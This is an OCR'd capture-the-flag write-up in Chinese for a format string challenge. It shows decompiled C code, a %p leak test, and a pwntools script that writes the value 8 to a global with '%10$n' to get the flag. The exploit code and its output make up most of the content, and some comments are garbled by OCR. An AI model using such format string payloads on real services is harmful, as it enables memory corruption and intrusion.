
```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int buf; // [esp+1Eh] [ebp-7Eh]
  int v5; // [esp+22h] [ebp-7Ah]
  __int16 v6; // [esp+26h] [ebp-76h]
  char s; // [esp+28h] [ebp-74h]
  unsigned int v8; // [esp+8Ch] [ebp-10h]

  v8 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf = 0;
  v5 = 0;
  v6 = 0;
  memset(&s, 0, 0x64u);
  puts("please tell me your name:");
  read(0, &buf, 0xAu);
  puts("leave your message please:");
  fgets(&s, 100, stdin);
  printf("hello %s", &buf);
  puts("your message is:");
  printf(&s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
}
```

000005CD main:21 (80485CD)

可以看到有格式化字符串漏洞



可以看出已经写入

```
桌面$ ./e41a0f684d0e497f87bb309f91737e4d
please tell me your name:
aaa
leave your message please:
AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
hello aaa
your message is:
AAAA-0xffcaa13e-0xf7ede580-0x1-(nil)-0x1-0xf7f26990-0x61610001-0xa61-(n
il)-0x41414141-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0
x70252d70-0x2d70252d-0x252d7025
Thank you!
桌面$
```

Terminal - vim 11.py

```
from pwn import *

#r = precess("./CGfsb")
r = remote('111.200.241.244',53600)

pwnme_addr = 0x0804A068            #pwnme地址在伪代码中
哦
payload = p32(pwnme_addr) + b'aaaa' + b'%10$n'      #p
经过32位编#码转换，是四位，而pwnme需要等于8，所以‘aaa
作用

r.recvuntil("please tell me your name:\n")
r.sendline('BurYiA')
r.recvuntil("leave your message please:\n")
r.sendline(payload)

r.interactive()
~
~
~
```

```
桌面$ python3 11.py
[+] Opening connection to 111.200.241.244 on port 53600: Done
[*] Switching to interactive mode
hello BurYiA
your message is:
h\xa0\x04aaaa
you pwned me, here is your flag:

cyberpeace{2c386a9fe25a1f02c3bc398bbaa1ce73}
```